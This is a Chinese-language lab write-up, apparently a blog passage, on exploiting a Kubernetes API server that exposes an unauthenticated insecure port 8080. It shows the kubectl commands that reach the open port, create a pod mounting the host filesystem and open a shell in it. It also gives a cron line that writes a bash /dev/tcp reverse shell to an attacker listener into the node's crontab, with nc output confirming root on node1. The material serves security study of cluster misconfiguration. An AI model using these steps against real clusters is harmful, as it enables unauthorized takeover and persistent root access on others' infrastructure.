apiVersion: v1
kind: Pod
metadata:
  creationTimestamp: null
  labels:
    component: kube-apiserver
    tier: control-plane
  name: kube-apiserver
  namespace: kube-system
spec:
  containers:
  - command:
    - kube-apiserver
    - --advertise-address=192.168.139.130
    - --allow-privileged=true
    - --authorization-mode=Node,RBAC
    - --client-ca-file=/etc/kubernetes/pki/ca.crt
    - --enable-admission-plugins=NodeRestriction
    - --enable-bootstrap-token-auth=true
    - --etcd-cafile=/etc/kubernetes/pki/etcd/ca.crt
    - --etcd-certfile=/etc/kubernetes/pki/apiserver-etcd-client.crt
    - --etcd-keyfile=/etc/kubernetes/pki/apiserver-etcd-client.key
    - --etcd-servers=https://127.0.0.1:2379
    - --insecure-port=8080
    - --insecure-bind-address=0.0.0.0
    - --kubelet-client-certificate=/etc/kubernetes/pki/apiserver-kubelet-client.crt
    - --kubelet-client-key=/etc/kubernetes/pki/apiserver-kubelet-client.key
    - --kubelet-preferred-address-types=InternalIP,ExternalIP,Hostname
    - --proxy-client-cert-file=/etc/kubernetes/pki/front-proxy-client.crt
    - --proxy-client-key-file=/etc/kubernetes/pki/front-proxy-client.key
    - --requestheader-allowed-names=front-proxy-client
    - --requestheader-client-ca-file=/etc/kubernetes/pki/front-proxy-ca.crt
    - --requestheader-extra-headers-prefix=X-Remote-Extra-
    - --requestheader-group-headers=X-Remote-Group
    - --requestheader-username-headers=X-Remote-User
```

`systemctl restart kubelet` 重启服务后访问8080端口发现未授权



```
paths:
    0:    "/api"
    1:    "/api/v1"
    2:    "/apis"
    3:    "/apis/"
    4:    "/apis/admissionregistration.k8s.io"
    5:    "/apis/admissionregistration.k8s.io/v1"
```




```
6:      "/apis/admissionregistration.k8s.io/v1beta1"
7:      "/apis/apiextensions.k8s.io"
8:      "/apis/apiextensions.k8s.io/v1"
9:      "/apis/apiextensions.k8s.io/v1beta1"
10:     "/apis/apiregistration.k8s.io"
11:     "/apis/apiregistration.k8s.io/v1"
12:     "/apis/apiregistration.k8s.io/v1beta1"
13:     "/apis/apps"
14:     "/apis/apps/v1"
15:     "/apis/authentication.k8s.io"
16:     "/apis/authentication.k8s.io/v1"
17:     "/apis/authentication.k8s.io/v1beta1"
18:     "/apis/authorization.k8s.io"
19:     "/apis/authorization.k8s.io/v1"
20:     "/apis/authorization.k8s.io/v1beta1"
21:     "/apis/autoscaling"
22:     "/apis/autoscaling/v1"
23:     "/apis/autoscaling/v2beta1"
24:     "/apis/autoscaling/v2beta2"
25:     "/apis/batch"
26:     "/apis/batch/v1"
27:     "/apis/batch/v1beta1"
28:     "/apis/certificates.k8s.io"
29:     "/apis/certificates.k8s.io/v1beta1"
30:     "/apis/coordination.k8s.io"
31:     "/apis/coordination.k8s.io/v1"
32:     "/apis/coordination.k8s.io/v1beta1"
33:     "/apis/crd.projectcalico.org"
34:     "/apis/crd.projectcalico.org/v1"
```


接下来进一步利用安装Kubernetes 命令行工具 kubectl，对 Kubernetes 集群运行命令。你可以使用 kubectl 来部署应用、监测和管理集群资源以及查看日志。https://kubernetes.io/zh-cn/docs/tasks/tools/

```
kubectl.exe -s 192.168.17.133:8080 get nodes #同虚机里看到的
kubectl.exe -s 192.168.17.133:8080 get pods
kubectl -s 192.168.17.133:8080 create -f test.yaml #创建一个pod
kubectl -s 192.168.17.133:8080 --namespace=default exec -it test bash #进
```

未授权访问的情况下，kubectl可以使用 `-s` 参数指定Kubernetes API服务器地址和端口，直接执行命令创建恶意Pod，将其挂载到Master节点，从而实现对整个集群的接管。




```
[redacted]kubectl>kubectl.exe -s 192.168.17.133:8080 get nod
es
E0220 21:57:31.677395   59000 memcache.go:265] couldn't get current server API group list: Get "http://192.168.17.133:80
80/api?timeout=32s": dial tcp 192.168.17.133:8080: connectex: A connection attempt failed because the connected party di
d not properly respond after a period of time, or established connection failed because connected host has failed to res
pond.
NAME     STATUS   ROLES    AGE    VERSION
master   Ready    master   6h44m  v1.16.0
node1    Ready    <none>   6h37m  v1.16.0
node2    Ready    <none>   6h36m  v1.16.0
```




```
F[redacted]\kubectl>kubectl.exe -s 192.168.17.133:8080 create
-f test.yam[redacted]
pod/rpdef created

[redacted]\kubectl>kubectl.exe -s 192.168.17.133:8080 get pod
s
NAME    READY   STATUS              RESTARTS   AGE
rpdef   0/1     ContainerCreating   0          9s
```

成功进入刚创建的docker容器rpdef




```
F[redacted]\kubectl>kubectl.exe -s 192.168.17.133:8080 --names
pace=default exec -it rpdef bash
kubectl exec [POD] [COMMAND] is DEPRECATED and will be removed in a future version. Use kubectl exec [POD] -- [COMMAND]
instead.
root@rpdef:/# whoami
root
root@rpdef:/# ls
bin   dev                   docker-entrypoint.sh  home  lib64  mnt  proc  run   srv  tmp  var
boot  docker-entrypoint.d   etc                   lib   media  opt  root  sbin  sys  usr
root@rpdef:/#
```

```
echo -e "* * * * * root bash -i >& /dev/tcp/192.168.139.128/4444 0>&1\n" >
```




```
[redacted]\kubectl>kubectl.exe -s 192.168.17.133:8080 --names
pace=default exec -it rpdef bash
kubectl exec [POD] [COMMAND] is DEPRECATED and will be removed in a future version. Use kubectl exec [POD] -- [COMMAND]
instead.
root@rpdef:/# whoami
root
root@rpdef:/# ls
bin   dev                   docker-entrypoint.sh  home  lib64  mnt  proc  run   srv  tmp  var
boot  docker-entrypoint.d   etc                   lib   media  opt  root  sbin  sys  usr
root@rpdef:/# echo -e "* * * * * root bash -i >& /dev/tcp/192.168.17.129/4444 0>&1\n" >> /mnt/etc/crontab
root@rpdef:/#
```


进入容器弹出一个shell，在另一个虚拟机上开一个监听，成功进行容器逃逸



```
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.17.129  netmask 255.255.255.0  broadcast 192.168.17.25
5
        inet6 fe80::20c:29ff:fe6a:9502  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:6a:95:02  txqueuelen 1000  (Ethernet)
        RX packets 236880  bytes 17472336 (16.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 231707  bytes 13910637 (13.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```




```
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 10  bytes 390 (390.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10  bytes 390 (390.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@zip:~/桌面# nc -lvvp 4444
listening on [any] 4444 ...
```




```
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@zip:~/桌面# nc -lvvp 4444
listening on [any] 4444 ...
192.168.17.131: inverse host lookup failed: Unknown host
connect to [192.168.17.129] from (UNKNOWN) [192.168.17.131] 45140
bash: no job control in this shell
[root@node1 ~]# 
```


检查发现反弹命令已经写进了node节点的定时任务中，成功拿下node1的权限，其他节点同理



```
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name  command to be executed

* * * * * root bash -i >& /dev/tcp/192.168.17.129/4444 0>&1
```

192.168.17.131为node1地址





```
listening on [any] 4444 ...
192.168.17.131: inverse host lookup failed: Unknown host
connect to [192.168.17.129] from (UNKNOWN) [192.168.17.131] 45140
bash: no job control in this shell
[root@node1 ~]# ifconfig
ifconfig
cali8bdcccbff42: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1440
        inet6 fe80::ecee:eeff:feee:eeee  prefixlen 64  scopeid 0x20<link>
        ether ee:ee:ee:ee:ee:ee  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:26:34:be:5a  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.17.131  netmask 255.255.255.0  broadcast 192.168.17.25
5
        inet6 fe80::462a:7316:bcb6:7745  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:62:f8:e8  txqueuelen 1000  (Ethernet)
```

> 参考：
>
> - 云原生kubernetes安全 https://blog.csdn.net/qq_34101364/article/details/122506768
> - 【云攻防系列】从攻击者视角聊聊K8S集群安全（上） https://mp.weixin.qq.com/s/yQoqozJgP8F-ad24xgzIPw
> - 【云攻防系列】从攻击者视角聊聊K8S集群安全（下） https://mp.weixin.qq.com/s/QEuQa0KVwykrMzOPdgEHMQ